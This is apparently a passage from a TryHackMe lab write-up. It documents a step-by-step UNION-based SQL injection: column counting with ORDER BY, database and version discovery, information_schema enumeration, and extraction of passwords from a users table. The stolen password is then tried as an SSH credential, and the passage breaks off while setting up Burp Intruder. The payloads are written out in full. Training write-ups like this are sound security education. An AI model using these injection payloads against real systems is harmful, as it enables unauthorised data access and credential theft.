
When I sent a false statement, no results were found.

```
+AND+1=2
```




I then had to find the number of columns. I used `ORDER BY` query for the same.

```
+ORDER+BY+1
```




When I tried sorting the result based on column number 6, I received an error. Hence, I could conclude that the table being used had 5 columns.

```
+ORDER+BY+6
```




I then used `UNION` to find columns that were returned to us on the web page.

```
UNION+SELECT+1,2,3,4,5
```




My usual methods did not work and was being blocked so I searched online to see if there was any another way.




I used the below query to find the name of the current database.

```
+UNION+SELECT+1,DATABASE(),3,4,5
```




I then used the below query to find the version of the server

```
+UNION+SELECT+1,version(),3,4,5
```




I then queried the table name from the current database.

```
UNION+SELECT+1,table_name+3,4,5+FROM+information_schema.tables+WHERE+table_schema=database()
```




Then I queried the column name for the *users* table.

```
UNION+SELECT+1,column_name,3,4,5+FROM+information_schema.columns+WHERE+table_name="users"+AND+table_schema=database()
```




I then extracted password from the table.


```
UNION+SELECT+1,password,3,password,5+FROM+users
```




I found a password. The question on **Tryhackme** already provided a username called **Dennis**. So I checked if it was a valid **SSH** credential.




I then sent the package request to **intruder** and added the payload marker at the `id` parameter.



